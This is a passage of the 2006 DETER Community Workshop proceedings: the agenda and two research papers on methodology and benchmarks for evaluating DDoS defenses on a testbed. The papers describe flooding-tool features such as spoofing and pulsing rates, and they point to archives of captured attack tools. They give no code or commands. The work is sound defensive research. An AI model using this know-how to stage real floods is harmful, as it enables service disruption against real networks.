deter Community Workshop

2006 June 15-16
Arlington, Virginia
Proceedings

USC Information Sciences Institute

UC Berkeley

Penn State University

UC Davis

Purdue University

ICSI

SPARTA

SRI International

University of Delaware

UCLA


University of Illinois (Urbana-Champaign)

Johns Hopkins University

San Jose State

Cisco

Juniper Networks



deterlab
based on emulab

Funded by the National Science Foundation (NSF) and
the U.S. Department of Homeland Security Advanced Research
Projects Agency (HSARPA)

AGENDA

DETER Community Workshop

Thursday, June 15, 2006

7:30 – 8:30 **Registration**

8:30 – 9:00 **Continental Breakfast**

9:00 – 9:15 **Welcome: Dr. Karl Levitt, NSF**

9:15 – 9:45 **DETER/EMIST**

Overview
Terry Benzel (USC-ISI), George Kesidis (Pennsylvania State University)

9:45 - 10:45 **DDOS Methodology Talks**

DDoS Experiment Methodology
Alefiya Hussain, Stephen Schwab and Roshan Thomas (SPARTA), Sonia Fahmy (Purdue University), Jelena Mirkovic (University of Delaware)

Benchmarks for DDoS Defense Evaluation
Jelena Mirkovic, Erinc Arikan and Songjie Wei (University of Delaware), Sonia Fahmy (Purdue University), Roshan Thomas (SPARTA, Inc.) and Peter Reiher (University of California Los Angeles)

10:45 – 11:15 **Break**

11:15 – 12:15 **DDOS Experiment Talks (20 minute talks)**

Towards Systematic IDS Evaluation
Calvin Ko, Alefiya Hussain, Stephen Schwab, Roshan Thomas and Brett Wilson (SPARTA, Inc.)

Measuring Impact of DoS Attacks
Jelena Mirkovic (University of Delaware), Sonia Fahmy (Purdue University), Peter Reiher (University of California Los Angeles), Roshan Thomas, Alefiya Hussain, Steven Schwab and Calvin Ko (SPARTA, Inc.)

High Fidelity Denial of Service (DoS) Experimentation
Roman Chertov, Sonia Fahmy and Ness B. Shroff (Purdue University)

12:15 – 2:00 **Lunch and Demo/Poster Presentations**

2:00 – 3:30 **BGP Experiment Talks (20 minute talks)**

Preliminary BGP Multiple-Origin Autonomous Systems (MOAS) Experiments on the DETER Testbed
Glenn Carl, George Kesidis, Shashi Phoha and Bharat Madan (Pennsylvania State University)

BGPRV: A Library for Fast and Efficient Routing Data Manipulation
Kevin Butler and Patrick D. McDaniel (The Pennsylvania State University), Sophie Y. Qiu (The Johns Hopkins University)

ELISHA: A Visual and Interactive Tool for BGP Anomaly Detection and Analysis
Shih-Ming Tseng, S. Felix Wu, Kwan-Liu Ma and Chen-Nee Chuah (UCDavis), *Soon-Tee Teoh* (San Jose State University), *Ke Zhang* (Cisco), *Xiaoliang Leon Zhao (Juniper Network)*

Testing Large Scale BGP Security in Replayable Network Environments
Kevin Butler and Patrick McDaniel (Pennsylvania State University)

3:30 – 4:00 **Break, Demos, Poster Session Open**

4:00 – 5:30 **Worm Experiment Talks (30 minute talks)**

Formally Specifying Design Goals of Worm Defense Strategies
Linda Briesemeister and Phillip A. Porras (SRI International)

Evaluation of a Collaborative End-Host Worm Defense System
Senthil Cheetanceri (University of California, Davis), John Mark Agosta and Denver Dash (Intel Research), Karl Levitt and Jeff Rowe, (University of California, Davis), Eve Schooler (Intel Research)

Scanning worm emulation on the DETER testbed
L. Li, G. Kesidis and P. Liu (Pennsylvania State University)

5:30 – 7:00 **Reception, Demos, Poster Session Open**

AGENDA

DETER Community Workshop

Friday, June 16, 2006

7:30 – 8:30 **Registration**

8:30 – 9:00 **Continental Breakfast**

9:00 - 9:15 **Transitioning the Testbed to Operations and Maintenance**
Dr. Douglas Maughan (DHS)

9:15 – 10:15 **Applications**

Application of DETER in Large-Scale Cyber Security Exercises
Ron Ostrenga (SPARTA, Inc.), Paul Walczak (Warrior LLC)

Running Live Self-Propagating Malware on the DETER Testbed
Clifford Neuman, Chinmay Shah and Kevin Lahey (USC-ISI)

10:15 - 10:45 **Break**

10:45 - 12:00 **New Hardware and Facilities**

Research Acceleration for Multiprocessing (RAMP)
Anthony Joseph (UC Berkeley)

Stress-Testing a Gbps Intrusion Prevention Device on DETER
Nicholas Weaver and Vern Paxson (ICSI)

Security Experimenters Workbench
Steve Schwab (SPARTA, Inc.) and Terry Benzel (USC/ISI)

12:00 - 1:00 **Lunch**

1:00 - 2:45 **Tools and Methodologies (20 minute talks)**

Topology Generation, Instrumentation, and Experimental Control Tools for Emulation Testbeds
Roman Chertov, Sonia Fahmy, Pankaj Kumar, David Bettis, Abdallah Khreishah and Ness B. Shroff (Purdue University)

Multidimensional Flow Mining for Digesting, Visualization, Anomaly Detection, and Signature Extraction
Jisheng Wang, David J. Miller and George Kesidis (Pennsylvania State University)

Programmatically Generating Topologies and Configurations
Wesley Griffin and Ron Ostrenga (SPARTA, Inc.)

An Integrated Experiment Specification and Visualization Tool for Testbed Emulation
L. Li, P. Liu and G. Kesidis (Pennsylvania State University)

Tools and Methodologies Discussion
George Kesidis (Moderator)

2:45 – 3:00 **Future Plans and Wrap Up**

3:00 **Adjourn**

DDoS Methodology Talks

DDoS Experiment Methodology *

Alefiya Hussain, Stephen Schwab, Roshan Thomas
SPARTA Inc

Sonia Fahmy
Purdue University

Jelena Mirkovic
University of Delaware

June 15 2006

1 Introduction

The main objectives of the EMIST DDoS group is to advance the state of the art in rigorous evaluation of distributed denial of service attack-defense scenarios in the Internet. Over the last three years, we have developed an evaluation methodology using a combination of simulation, emulation, modeling, and analysis techniques that allows independent comparison of different DDoS defense systems.

We have identified five high-level dimensions that the experimenter needs to carefully design in order to conduct an effective evaluation: (1) attack mechanism, (2) background traffic, (3) network topology (4) defense mechanism, (5) measurements and metrics. The methodology provides a sequence of well defined steps that guide the experimenter in defining and conducting the evaluation.

In this paper, we briefly discuss the current state of art in each of these five dimensions of attack-defense evaluation and provide references for in-depth information. Section 2 discusses the distribution and activities of hosts involved in a DDoS attack for both current and future attacks. Section 3 discusses legitimate traffic workload creation using various types of background traffic generators. Section 4 discusses topological characteristics of the Internet and how they impact DDoS attack-defense evaluation. Section 5 discusses various types of defense technologies that can be evaluated using the methodology framework and lastly Section 6 discusses the necessary and sufficient set of measurements and metrics for evaluating the impact of attacks and the efficacy of the defense mechanisms. Additionally, each section also provides references to tools that can be used to automate various aspects of the evaluation methodology.

*This material is based on work partially supported by National Science Foundation under Cooperative Agreement No. ANI-0335298 with support from the Department of Homeland Security

2 Attack Mechanisms

Denial of service attacks can deny legitimate service in two ways: (1) by consuming some critical resource in the network or at the end host via abundant or complex traffic, or (2) by exploiting some vulnerability within a router, an end host's operating system or an application to make a service inoperable. Attacks of the first type are frequently called *flooding* attacks while those of the second type are called *vulnerability* attacks. Experimenters can opt for using real attack tools, captured from the wild. Quite a few of these tools can be found at [33]. On the other hand, writing one's own packet flooding tool or using an existing tool written by security researchers can have significant advantages over real attack tools. Real packet flooders generate very simple flooding traffic — their primary sophistication lies in control mechanisms used to coordinate agent networks and to hide their presence from defenders. If an experimenter's goal is to test an attack-defense combination, rather than a security system that detects agent machines based on their coordination activity, researcher-written tools can simplify testing because they have many customizable parameters and can generate a wider variety of flooding attacks than real tools.

Because of the possibility of misuse researcher-developed tools cannot be freely downloaded but they can be obtained by contacting corresponding project leaders via E-mail addresses found on the DETER tools web

page. The UCLA Laboratory for Advanced Systems Research (LASR) has developed the *Cleo* attack tool. This tool has a master-slave architecture. The slave code is installed at several clients and their IP addresses are specified in a configuration file used by the master file to start or stop the packet flood at the child nodes. Cleo is capable of generating various kinds of attacks such as constant rate attacks, pulsing attacks where the active period and inactive period can be specified, increasing rate attacks, and periodic increasing rate attacks. The tool also has options to specify the spoofing technique, set packet size, customize targetted ports, and it can generate TCP, UDP, ICMP traffic or combinations of the three. *MACE* is a versatile tool, developed by Wisconsin Advanced Internet Laboratory (WAIL), that can generate a variety of DoS and worm traffic scenarios. It provides a high-level language for attack traffic specification and contains a small, but easily extensible, database of attacks. The EMIST DDoS group has also incorporated an attack agent within the set of tools available on DETER. This agent can be scripted to perform a wide range of attacks within an automated test scenario.

Finally, some tools for network auditing can be used to generate packet floods. Packit tool [7] can generate traffic with many spoofed fields in TCP, UDP, ICMP, IP, ARP, RARP, and Ethernet header. Nmap tool [18] can generate a variety of packet floods, and some of probe packets generated by this tool can crash certain operating systems, thus recreating a vulnerability DoS attack.

3 Cross Traffic

Cross traffic modeling is an important step in evaluating a defense mechanism as different conclusions can be derived about the performance based on the composition of the cross traffic.

The simplest form of background traffic generation is using packet trace replay [44]. Many defense systems need to be tested under realistic traffic conditions at high data transmission rates. Replaying real packet traces from high-speed links using multiple PCs can allow the experimenter to stress the defense system under high traffic rates and evaluate performance.

Another approach is using *application-specific* traffic generators such as Surge [4], trafgen [12], PackMime [9]. They model network traffic based on different applications, such as a web browser or FTP. A combination of these traffic generators can be used to model an application mix on the network.

Some traffic generators are *application independent* and create traffic at the IP flow level. Examples include Harpoon [34] and D-ITG [2] that create network traffic based on probabilistic distributions and stochastic processes for various traffic parameters such as inter-packet gap interval and packet size.

Lastly some traffic generators support parametrization of traffic models from real network measurements, for example RAMP [22] and LTProf [28].

The EMIST DDoS team has developed tools that allow configuring a wide mix of background traffic that consists of TCP traffic created using Harpoon [34], DNS traffic by setting up a server and periodically issuing requests from various locations in the topology, and ICMP echo request and reply traffic using the ping utility.

4 Topology

DDoS attacks may target routers/links or services in the network, and traffic from multiple attackers may be aggregated within the network. Hence, topology is an extremely important dimension in DDoS testing. Selecting benchmark topologies with realistic routing parameters and representative resources and services is an extremely challenging problem [1]. Internet topology characterization has been the subject of significant research for over a decade [45, 16, 8, 10, 19, 41]. Several researchers have examined Internet connectivity data at both the Autonomous System (AS) level and at the router level, and characterized the topologies according to a number of key metrics. A well-studied metric is the degree distribution of nodes in a topology, especially at the Autonomous System level, which was found to be heavy-tailed – a phenomenon typically referred to as "the power law phenomenon" [16, 8, 10]. Clustering characteristics of the nodes have also been examined, and the term "the small world phenomenon" [40, 19, 3] was used to denote preference to local connectivity. Recent work [23] uses joint degree distributions to capture different metrics such as clustering, assortativity, rich club connectivity, distance, spectrum, coreness, and betweenness.

One of the earliest and most popular topology generators is GT-ITM [45], which used a hierarchical structure of transit and stub domains. GT-ITM and other structural topology generators are believed to generate representative topologies when the number of nodes in the topology is small [37]. In fact, a key problem with selecting benchmark topologies is the scale-down of a topology of several thousand or even millions of nodes to a few hundred nodes (which is the number of nodes available on a testbed like DETER).

Routers within a domain typically use a routing protocol such as Open Shortest Path First (OSPF) or IS-IS. Configuring *border* routers in a topology to run the Border Gateway Protocol (BGP) poses a significant challenge, since Internet Service Providers (ISPs) use complex BGP policies for traffic engineering. The work by Gao et al. [17, 39] infers AS relations and this information can be used to configure BGP routers. Further information on other topology generation and routing configuration tools we have developed for DETER can be found in [11].

Assigning link delays and link bandwidths is non-trivial, since delay and bandwidth data, especially within an enterprise network, is not public, and is sometimes impossible to infer. Tools such as [15, 35, 25] have been proposed to measure *end-to-end* bottleneck link capacity, available bandwidth, and loss characteristics. Standard tools such as ping and traceroute can give end-to-end delay or *link delay* information, when their probe packets are not dropped by firewalls. Identifying *link bandwidths* is perhaps the most challenging problem. Therefore, an experimenter usually resorts to using information about typical link speeds (optical links, Ethernet, T1/T3, DSL, cable modem, dial up, etc) to assign link bandwidths in benchmark topologies.

5 Defense Mechanisms

A large number of DDoS defense systems have been proposed in recent years. Because DDoS is a multifaceted threat, proposed defenses vary greatly in their approaches to a defense. Some systems aim only at detecting attacks, others attempt to also filter attack traffic, while protecting legitimate user's traffic. Some systems also attempt to locate attack sources. Finally, there are systems that prevent certain types of DDoS attacks by modifying underlying communication protocols.

To thoroughly evaluate a defense, one must be aware of its approaches to attack detection, response, prevention or traceback, and stress test them by generating attacks that attempt to bypass or crash the defense. Below we list recommended test scenarios for some general defense categories, defined in [27]:

- Defenses that train behavioral models to learn the difference between the legitimate traffic and the attack (e.g., [26]) should be tested with flooding attacks that mimic legitimate traffic features and slowly increase their rate to achieve values that deny service.
- Defenses that use resource accounting should be tested with highly distributed attacks, where each attacker sends at a low rate.
- Defenses that use resource multiplication should be tested with highly distributed attacks, generating high-rate traffic that challenges resource replication.
- Interdependent defenses should be challenged with attacks on the defense itself, and in presence of control message loss, to evaluate whether defense modules can function when isolated from their peers.
- Defenses that perform agent identification (such as traceback [5, 31] should be tested in topologies that have high levels of path-sharing between legitimate users and attackers, and with highly distributed attacks where each agent floods at a low packet rate. This setup challenges a defense to precisely separate the legitimate from the attack traffic, and also tests its scalability.
- Defenses that detect attacks and respond to them in some fashion should be tested with short-duration, repetitive attacks to evaluate the cost of turning the defense on and off and the overall protection offered to the attack victim.
- Defenses that deploy some kind of a cooperative defense (e.g., [21, 43]) should be tested for insider attacks to evaluate the damage that a trusted member could inflict to a system, if compromised by an attacker.

6 Metrics

One of the challenges in addressing the measurements and metrics dimension in our evaluation methodology is the lack of a standard set of metrics that can be used to evaluate a mix of DDoS attacks and defenses in various experiments. Our review of the literature indicated that individual research efforts and commercial products utilized a variety of metrics to measure and assesses the results of their respective techniques, products and technologies. Also, interesting is that most of the metrics are not specifically DDoS-centric; rather, they are straightforward applications of well-known metrics used by researchers and practitioners in networking, performance, and quality of service evaluations.

In developing our methodology, we wanted to get better insights into how these metrics can be applied to a broad set of DDoS experimental settings that utilize multiple attack types, defenses, topologies and background traffic as well as how they can be used as a basis for the development of more DDoS-centric measures. To enable this, we developed a high level framework for analyzing and categorizing network and system performance metrics [32]. First, this framework divides all metrics into two broad categories, namely *extrinsic* and *intrinsic*. Extrinsic metrics are measures that can be computed and observed by external parties in relation to the object (attack, defense etc.) being measured. On the other hand, intrinsic metrics can only be computed by the object being measured and only by analyzing the internal algorithms and data structures such as queues and connection tables. Given the distinction between extrinsic and intrinsic metrics, we can further categorize an individual extrinsic or intrinsic metric in two dimensions that reflect the granularity, relevance and application. The first dimension is the topological granularity that the metric applies to, namely endpoint (including client and server side), link-level or end-to-end. The second dimension is the layer in the protocol stack, starting at the bottom of the stack with packet-level metrics and moving progressively up the stack to flow-level (such as TCP) and aggregate-level and application-level metrics.

Given the above two-dimensional characterization of extrinsic and intrinsic metrics, we review various metrics in three areas, namely, characterizing traffic, assessing attack impact and assessing DDoS defense effectiveness and point out where they have been used in the DDoS literature for research and experiments. Unfortunately, space constraints prevent us from discussing the context and details of the research efforts where these metrics were used. We identify each metric as extrinsic or intrinsic by the notation (E) and (I), respectively.

Metrics for characterizing traffic: These are well known in the networking community. Examples of endpoint packet-level metrics observable at client side include server response rate (E), average response-time (E), server-error rate (E) and those at the server-side include per client packet rate (E), packet-drop-rate (I), per packet overhead (I), etc. Link and end-to-end packet metrics at the packet-level include link and end-to-end throughput, error rates and latencies. In the context of DDoS attacks, such packet level traffic characterization metrics are used to characterize attack traffic in terms of their attack rate (intensity) and attack duration [29] as well as goodput (the throughput of legitimate traffic). Moving up to the flow-level (i.e. relevant to connections such as that in TCP), client-observable end-point metrics include average connection establishment time (E) and server connection completion rates (E) while those observable at the server-side include the per client connection request rate [20] (I) and per-client goodput (I).

Link-level flow metrics include the per flow or per-connection throughput observed at the link. Examples of end-to-end flow metrics include those used by protocols like TCP for flow and congestion control such as throughput, round trip time (RTT) for a connection (E), per connection retransmission timeout value (I), per connection loss rate (I). End-point aggregate-level metrics observable at the server-side include per aggregate arrival rate (I) and aggregate service rate (I) [24]. Collectively, we refer to these traffic metrics as *base metrics* as we expect these to be leveraged and composed to form more meaningful higher-level composite DDoS-centric metrics. An example of such a higher level metric is the probability of denied service proposed in [6]. It is based on ratios of the number of initiated, established, and completed TCP connections. Also, traffic characterization metrics at the application level are very closely tied application-specific semantics and perceptions of quality of service. Thus for streaming video an extrinsic metric is the mean opinion score (MOS) computed by asking end users their opinions on the video quality for Voice over IP (VoIP), met-

rics include round-trip-delay between VoIP endpoints(E), percentage of Packets discarded by the jitter buffer (I), mean-length-of-bursts (I) [13] etc.

Metrics for assessing attack impact: A first step in measuring the impact of an attack is to assess how various base metrics presented above degrade over the course of the attack. Attacks typically become noticeable when metrics such as goodput and server response times degrade beyond what is expected from routine fluctuations. The actual degradation may be measured and presented in various forms, including percentage drops in values and various statistical measures. The long term goal would be to use degradation in base metrics to develop higher-level attack impact assessments in terms that the end users perceive at the application layer.

Metrics for assessing defense effectiveness: Minimally, metrics for assessing the effectiveness of a DDoS defense must measure the accuracy and efficiency of a defense. A common measure of accuracy is the rate and probabilities of false positives and false negatives in attack detection. For example, this metric is used in works such as [14] and [30] to get a better sense of the accuracy of attack filtering algorithms. Another metric tied to the accuracy of a DDoS defense is the "probability of detection" [42]. Other metrics that could be used to assess the effectiveness of a defense include those that can be used to characterize some percentage improvement in one or more base and composite metrics. For example one could devise a metric that measures the time taken to achieve a 50 percent increase in goodput when a defense is turned on. An example of this that measures improvements in TCP throughput is discussed in section 5 of [36].

Another aspect of measuring the effectiveness of a defense is to formulate metrics that will pinpoint the exact breaking point of a defense. An example of this would be the maximum attack rate that a DDoS filtering scheme could handle without unacceptable packet loss of legitimate traffic. An example of this is discussed in [38] where legitimacy tests were used to filter incoming packets on a Gigabit link using an Intel IXP2400 network processor and it was discovered that the maximum sustainable attack rate was around 140Mbps due to the overhead involved in administering the legitimacy tests at the packet level. Thus, although the network processor device was capable of processing legitimate traffic close to the line speed of 1 Gbps, its breaking point for attack traffic was 140 Mbps.

7 Conclusions and Future Work

We briefly discussed the five dimensions that are important to consider when setting up a DDoS attack-defense evaluation. The EMIST DDoS group has developed several tools in each area to aid in automation and ensure the fidelity of the experiment. Additionally, we have also exercised the methodology outlined in this paper and applied it to compare the performance of three defense systems.

However, there are a number of additional areas we need to address in the future. We aim to semi- or totally-automate the reuse of existing software and tools to create a DDoS experiment scenario allowing the experimenter to rapidly test systems. This work is on-going within the framework of the DETER security experimenter's workbench. Additionally we will archive several experiment descriptions along with data and results to seed the process, and expand the DETER experiment archive as additional experimenters make use of the facility to study other defensive technologies and attack scenarios.

References

[1] K. Anagnostakis, M. Greenwald, and R. Ryger. On the sensitivity of network simulation to topology. In *Proc. of MASCOTS*, 2002.

[2] Stefano Avallone, Antonio Pescape, and Giorgio Ventre. Distributed Internet Traffic Generator D-ITG: Analysis and Experimentation over heterogeneous networks. In *Proceedings of ICNP*, 2003.

[3] A. Barabasi and R. Albert. Emergence of Scaling in Random Networks. *Science*, 286:509–512, 1999.

[4] Paul Barford and Mark Crovella. Generating representative web workloads for network and server performance evaluation. In *Measurement and Modeling of Computer Systems*, pages 151–160, 1998.

[5] S. Bellovin, M. Leech, and T. Taylor. ICMP Traceback Messages. *Internet draft, work in progress*, October 2001.

[6] W. Blackert, A. Castner, D. Gregg, R. Hom, R. Jokerts, and E. Kyle. Distributed Denial of Service Defense Attack Tradeoff Analysis, Final Report. In *Johns Hopkins University Applied Physics Lab, Technical Report VS-03-073*, 2003.

[7] Darren Bounds. Packit network injection and capture. `"http://www.obtuse.net/software/packit/"`.

[8] T. Bu and D. Towsley. On distinguishing between Internet power law topology generators. In *Proc. of IEEE INFOCOM*, June 2002.

[9] J. Cao, W. Cleveland, Y. Gao, K. Jeffay, F.D Smith, and M. Weigle. Stochastic Models for Generating Synthetic HTTP Source Traffic. In *IEEE Infocom*, 2004.

[10] Q. Chen, H. Chang, R. Govindan, S. Jamin, S. Shenker, and W. Willinger. The Origin of Power Laws in Internet Topologies Revisited. In *Proc. of IEEE INFOCOM*, June 2002.

[11] Roman Chertov, Sonia Fahmy, Pankaj Kumar, David Bettis, Abdallah Khreishah, and Ness B. Shroff. Topology generation, instrumentation, and experimental control tools for emulation testbeds. In *Proceedings of the DETER Community Workshop on Cyber Security Experimentation*, 2006.

[12] Rigoberto Chinchilla, John Hoag, David Koonce, Hans Kruse, Shawn Ostermann, and Yufie Wang. Characterization of internet traffic and user classification: Foundations for the next generation of network emulation. In *Proceedings of the 10th International Conference on Telecommunication Systems, Modeling and Analysis*, 2002.

[13] A. Clark. Common VoIP Metrics. In *Proc. of Workshop on End-to-End Quality of Service*, Geneva, October 2003.

[14] M. Collins and M. Reiter. An Empirical Analysis of Target-Resident DoS Filters. In *Proc. Of the IEEE Symposium on Security and Privacy*, 2004.

[15] C. Dovrolis and P. Ramanathan. Packet dispersion techniques and capacity estimation. *IEEE/ACM Transactions on Networking*, December 2004.

[16] M. Faloutsos, P. Faloutsos, and C. Faloutsos. On Power-Law Relationships of the Internet Topology. In *Proc. of ACM SIGCOMM*, pages 251–262, August 1999.

[17] L. Gao. On inferring autonomous system relationships in the internet. In *Proc. IEEE Global Internet Symposium*, November 2000.

[18] InSecure.org. *nmap security scanner*. Available at `http://www.insecure.org/`.

[19] S. Jin and A. Bestavros. Small-world Characteristics of Internet Topologies and Multicast Scaling. In *Proc. of IEEE/ACM MASCOTS*, 2003.

[20] J. Jung, B. Krishnamurthy, and M. Rabinovich. Flash Crowds and Denial of Service Attacks: Characterization and Implications for CDNs and Web Sites. In *Proc. of 11th International World Wide Web Conference*, pages 252–262, 2002.

[21] A. D. Keromytis, V. Misra, and D. Rubenstein. SOS: Secure Overlay Services. In *Proceedings of SIGCOMM*, 2002.

[22] Kun-chan Lan and John Heidemann. RAMP: A tool for RApid Model Parameterization and its applications. In *MoMeTools '03: Proceedings of the ACM SIGCOMM workshop on Models, methods and tools for reproducible network research*, pages 76–86, New York, NY, USA, 2003. ACM Press.

[23] P. Mahadevan, D. Krioukov, M. Fomenkov, B. Huffaker, X. Dimitropoulos, K. Claffy, and A. Vahdat. The internet AS-level topology: Three data sources and one definitive metric. Technical report, University of California, San Deigo, 2005. Short version appears in ACM CCR, January 2006.

[24] R. Mahajan, S. Bellovin, S. Floyd, J. Ioannidis, V. Paxson, and S. Shenker. Controlling high bandwidth aggregates in the network. In *Computer Communications Review*, pages 62–73, 2002.

[25] R. Mahajan, N. Spring, David Wetherall, and Thomas Anderson. User-level internet path diagnosis. In *Proceedings of ACM SOSP*, October 2003.

[26] Mazu Networks. *Mazu Technical White Papers*. http://www.mazunetworks.com/white_papers/.

[27] J. Mirkovic and P. Reiher. A Taxonomy of DDoS Attacks and Defense Mechanisms. *ACM Computer Communication Review*, 32(2):39–54, April 2004.

[28] Jelena Mirkovic. D-WARD: Source-End Defense Against Distributed Denial-of-Service Attacks. Ph.D Thesis, 2003.

[29] David Moore, Geoffrey M. Voelker, and Stefan Savage. Inferring internet Denial-of-Service activity. In *Usenix Security Symposium*, pages 9–22, 2001.

[30] T. Peng, C. Leckie, and K. Ramamohanarao. Protection from Distributed Denial of Service Attack Using History-based IP Filtering. In *Proceedings of the IEEE International Conference on Communications*, Anchorage, Alaska, May 2003.

[31] S. Savage, D. Wetherall, A. Karlin, and T. Anderson. Practical Network Support for IP Traceback. In *ACM SIGCOMM Conference*, August 2000.

[32] S. Schwab, B. Wilson, and R. Thomas. Methodologies and Metrics for the Testing and Analysis of Distributed Denial of Service Attacks and Defenses. In *IEEE MILCOM*, 2005.

[33] Packetstorm Security. Distributed denial of service tools. "http://www.packetstormsecurity.org/distributed/".

[34] Joel Sommers, Hyunhsuk Kim, and Paul Barford. HARPOON:A Flow-Level Traffic Generator for Router and Network Tests. In *ACM SIGMETRICS*, June 2004.

[35] J. Strauss, D. Katabi, and F. Kaashoek. A measurement study of available bandwidth estimation tools. In *ACM Internet Measurement Conference*, October 2003.

[36] Haibin Sun, John Lui, and David Yau. Defending Against Low-Rate TCP Attacks: Dynamic Detection and Protection. In *12th IEEE International Conference on Network Protocols (ICNP)*, pages 196–205, 2004.

[37] H. Tangmunarunkit, R. Govindan, S. Jamin, S. Shenker, and W. Willinger. Network topology generators: Degree-based vs. structural. In *Proceedings of ACM SIGCOMM*, 2002.

[38] R. K. Thomas, B. Mark, T. Johnson, and J. Croall. High-speed Legitimacy-based DDoS Packet Filtering with Network Processors: A Case Study and Implementation on the Intel IXP 1200. In *Network Processor Design: Issues and Practices, Volume 2*, July 2003.

[39] F. Wang and L. Gao. On inferring and characterizing Internet routing policies. In *ACM Internet Measurement Conference*, October 2003.

[40] D. Watts and S. Strogatz. Collective Dynamics of Small-world Networks. *Nature*, 363:202–204, 1998.

[41] J. Winick and S. Jamin. Inet-3.0: Internet Topology Generator. Technical Report UM-CSE-TR-456-02, Univ. of Michigan, 2002.

[42] Y. Xu and R. Guerin. On the robustness of router-based denial-of-service DoS defense systems. In *ACM Computer Communication Review*, pages 47–60, July 2005.

[43] X. Yang, D. Wetherall, and T. Anderson. A DoS-limiting network architecture. In *ACM SIGCOMM Conference*, 2005.

[44] Tao Ye, Darryl Veitch, Gianluca Iannaccone, and Supratik Bhattacharyya. Divide and conquer: PC-Based packet trace replay at OC-48 speeds. *TRIDENTCOM*, 00:262–271, 2005.

[45] E. Zegura, K. Calvert, and S. Bhattacharjee. How to Model an Internetwork. In *Proc. of IEEE INFOCOM*, volume 2, pages 594 –602, March 1996.

Benchmarks for DDoS Defense Evaluation

Jelena Mirkovic, Erinc Arikan and Songjie Wei
University of Delaware
Newark, DE

Sonia Fahmy
Purdue University
West Lafayette, IN

Roshan Thomas
SPARTA, Inc.
Centreville, VA

Peter Reiher
University of California Los Angeles
Los Angeles, CA

***Abstract*— This paper addresses the critical need for a common evaluation methodology for distributed denial-of-service (DDoS) defenses. Our work on developing this methodology consists of: (i) a benchmark suite defining the necessary elements of DDoS attack scenarios needed to recreate them in a testbed setting, (ii) a set of performance metrics for defense systems, and (iii) a specification of a testing methodology that provides guidelines on using benchmarks and summarizing and interpreting performance measures. We characterize the basic elements of a typical DDoS attack scenario and describe how to embody those elements in a benchmark. We describe a set of automated tools we developed to harvest real data on attacks, legitimate traffic, and real network topologies. This data guides our benchmark design. We also describe the major difficulties in achieving realism in the various elements of DDoS defense evaluation in a testbed setting.**

I. Introduction

Distributed denial-of-service (DDoS) attacks are a serious threat for the Internet's stability and reliability. DDoS attacks have gained importance because the attackers are becoming more sophisticated and organized, and because several high-profile attacks targeted prominent Internet sites [12], [20]. To evaluate the many defenses that have been proposed against DDoS, it is necessary to develop an objective, comprehensive and common evaluation platform for testing them.

In this paper we describe our ongoing work on the development of a common evaluation methodology for DDoS defenses. This methodology consists of three components: (1) a *benchmark suite*, defining all the necessary elements needed to recreate a comprehensive set of DDoS attack scenarios in a testbed setting, (2) a set of *performance metrics* for defense systems, and (3) a specification of a *testing methodology* that provides guidelines on using benchmarks and summarizing and interpreting performance measures. Our methodology is specifically designed for use in the DETER testbed [2].

II. DDoS Defense Benchmarks

DDoS defense benchmarks must specify all elements of an attack scenario that influence its impact and a defense's effectiveness. We consider these elements in three dimensions:

- *DDoS attack* — features describing a malicious packet mix arriving at the victim, and the nature, distribution and activities of machines involved in the attack.
- *Legitimate traffic* — features describing a legitimate packet mix and the communication patterns in the target network. During the attack, legitimate and attack traffic compete for limited resources. The legitimate traffic's features determine how much it will be affected by this competition.




Fig. 1. Benchmark components and their generation

- *Network topology and resources* — features describing the target network architecture. These features identify weak spots that may be targeted by a DDoS attack and include network topology and resource distribution. In addition to this, performance of some defenses will depend on the topology chosen for their evaluation.

The basic benchmark suite will contain a collection of *typical* attack scenarios, specifying typical settings for all three benchmark dimensions. We harvest these settings from the Internet, using automated tools. The *AProf* tool collects attack samples from publicly available traffic traces. The *LTProf* tool collects legitimate traffic samples from public traces. The topology/resource samples are collected and clustered by the *NetProf* tool, which harvests router-level topology information from the Internet and uses the nmap tool to detect services within chosen networks.

The typical suite provides tests that recreate attack scenarios seen in *today's* networks. To facilitate in-depth understanding of a defense's capabilities, the benchmark will also contain a *comprehensive* suite, which will define a set of traffic and topology features that influence the attack impact or the defense's performance, and a range in which these features should be varied in tests. Instead of performing an exhaustive testing in this multi-dimensional space, our work focuses on understanding the interaction of each select feature with an attack and a defense. Figure 1 illustrates the benchmark's components.




Fig. 2. Attack sample generation with AProf

III. Attack Traffic

The attack traffic dimension specifies the attack scenarios observed in today's incidents and hypothetical scenarios, designed by security researchers, that may become popular in the future.

A. Typical attack scenarios

Typical attack scenarios are obtained by building the *AProf* automatic toolkit to harvest attack information from public traffic traces stored in libpcap format. They detect attacks in the trace, separate legitimate from the attack traffic, and create attack samples that describe important attack features such as strength, number of sources, etc. Finally, attack samples are clustered to yield representative attack categories.

Attack samples are generated in four steps, shown in Figure 2:

